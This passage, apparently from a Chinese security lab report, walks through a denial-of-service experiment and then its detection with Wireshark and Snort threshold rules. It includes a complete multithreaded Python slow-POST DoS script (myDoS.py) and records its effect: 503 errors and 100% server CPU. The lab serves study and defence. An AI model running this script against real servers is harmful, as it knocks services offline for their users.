
涉及知识：网络 TCP/IP 报文格式解析、网络应用协议分析。



步骤 9：配置拒绝服务攻击检测规则

步骤要求：在入侵检测上，把短时间内来自同一个源地址的网络服务请求的高频特征作为拒绝服务攻击识别的显著特征。在入侵检测系统 Snort 的规则文件中，将单位时间内收到网络应用请求的数量阈值作为攻击检测特征和告警规则进行配置。

涉及知识：入侵检测工具 Snort 等的使用、攻击检测和告警规则配置。




步骤 10: 检测拒绝服务攻击


步骤要求：运行入侵检测工具 Snort 等，并查看告警日志，验证配置的包含拒绝服务攻击检测识别特征的告警规则是否生效和记录告警日志。

涉及知识：入侵检测工具 Snort 等的使用。

1) 在入侵检测的命令行终端上运行入侵检测工具 Snort 的命令。



2) 在入侵检测工具 Snort 的日志文件中查找触发网络攻击告警信息的检测规则的编号是否与之前配置的检测规则的编号相同, 验证网络攻击检测规则。



(二) 第二种拒绝服务攻击实验——开发自己的拒绝服务攻击程序 myDoS.py

步骤 1、2、3

与 (一) 一致。

步骤 4: 开发拒绝服务攻击代码

步骤要求: 在拒绝服务攻击者端开发多线程攻击流量生成程序, 实现并发产生高强度的网络应用服务请求, 并将被攻击的网络应用服务器节点 IP、并发线程数量作为程序的输入参数。

涉及知识: 编程技术、计算机网络、多线程开发、网络应用协议

```
import socket
import time
import threading

MAX_CONN = 200000 # 最大连接数
PORT = 80
HOST = "11.93.112.5" # 目标 IP 或域名。
PAGE = "/index.php" # 目标页面
```

```

buf = ("POST %s HTTP/1.1\r\n"
      "Host: %s\r\n"
      "Content-Length: 1000000\r\n" # 实体数据大小
      "Cookie: dklkt_dos_test\r\n"
      "\r\n" % (PAGE, HOST))

socks = []

def conn_thread():
    global socks
    for i in range(0, MAX_CONN): # MAX_CONN 允许最大连接数
        # AF_INET 表示 IPv4 地址, 创建 TCP 套接字, 必须使用 SOCK_STREAM 作为套接字类型
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        try:
            s.connect((HOST, PORT))
            s.send(buf.encode())
            print("[+] 成功发送 buf!, conn=%d\n" % i)
            socks.append(s)
        except Exception as ex:
            print("[-] 无法连接服务器或发送错误:%s" % ex)
            time.sleep(1) # 暂停 1 秒

def send_thread():
    global socks
    while True:
        for s in socks:
            try:
                s.send("f".encode())
            except Exception as ex:
                print("[-] 发送异常:%s\n" % ex)
                socks.remove(s)
                s.close()
        time.sleep(1)

# 建立多线程
conn_th = threading.Thread(target=conn_thread, args=())
send_th = threading.Thread(target=send_thread, args=())
# 开启线程
conn_th.start()
send_th.start()

conn_th2 = threading.Thread(target=conn_thread, args=())
send_th2 = threading.Thread(target=send_thread, args=())



```

```
conn_th2.start()
send_th2.start()
```

步骤 5: 实施拒绝服务攻击

步骤要求: 执行编写的拒绝服务攻击程序 (将被攻击的网络应用服务器 IP 地址、并发线程数量作为程序的输入参数), 通过调节并发线程数量, 调节拒绝服务攻击请求数量。

涉及知识: 多线程数量对拒绝服务攻击请求数量强度的影响




步骤 6：对比查看拒绝服务攻击效果


步骤要求：拒绝服务攻击发生时，在网络用户端访问网络应用，查看访问结果和资源占用情况，并与前述的无攻击时的情况进行对比。

涉及知识：拒绝服务攻击对计算资源等的消耗危害

1) 拒绝服务攻击发生时，在网络用户端访问网络应用（以 Web 网络服务为例，通过浏览器访问 Web 服务器，发现无法访问成功，返回错误码为 503 的 Service Unavailable）。而在无拒绝攻击时，能够访问成功 Web 服务器。



2) 在拒绝服务攻击发生时，在网络应用端（Web 服务器）查看，发现 CPU 资源占用率非常高，相较于无攻击发生时，CPU 占用率大幅升高。



步骤 7：捕获网络流量


步骤要求：在入侵检测端使用网络流量捕获工具 Wireshark 等，通过与交换机镜像端口相连的网络接口，捕获包含拒绝服务攻击的网络流量。

涉及知识：网络流量捕获技术、网络流量捕获工具 Wireshark 等的使用。

步骤 8：分析拒绝服务攻击流量

步骤要求：在入侵检测端结合 TCP/IP、网络应用协议等知识，使用网络流量分析工具 Wireshark 等观察、分析和总结拒绝服务攻击流量特征。发现在短时间内，网络应用（Web 服务器）收到了大量的网络请求，无法正常提供服务（返回给网络用户的消息为异常信息 503 Service unavailable）。分析发现网络流量中含有大量来自同一个源地址的网络请求，具有显著的拒绝服务攻击的高频特征。


涉及知识：网络 TCP/IP 报文格式解析、网络应用协议分析。



步骤 9：配置拒绝服务攻击检测规则

步骤要求：在入侵检测上，把短时间内来自同一个源地址的网络服务请求的高频特征作为拒绝服务攻击识别的显著特征。在入侵检测系统 Snort 的规则文件中，将单位时间内收到网络应用请求的数量阈值作为攻击检测特征和告警规则进行配置。

涉及知识：入侵检测工具 Snort 等的使用、攻击检测和告警规则配置。




步骤 10: 检测拒绝服务攻击


步骤要求：运行入侵检测工具 Snort 等，并查看告警日志，验证配置的包含拒绝服务攻击检测识别特征的告警规则是否生效和记录告警日志。

涉及知识：入侵检测工具 Snort 等的使用。

1) 在入侵检测的命令行终端上运行入侵检测工具 Snort 的命令。



2) 在入侵检测工具 Snort 的日志文件中查找触发网络攻击告警信息的检测规则的编号是否与之前配置的检测规则的编号相同，验证网络攻击检测规则。




四、对比分析

myDoS.py 的拒绝服务攻击效果比 CC_Dos_Web.py 好，服务器 CPU 占有率高达 100%。

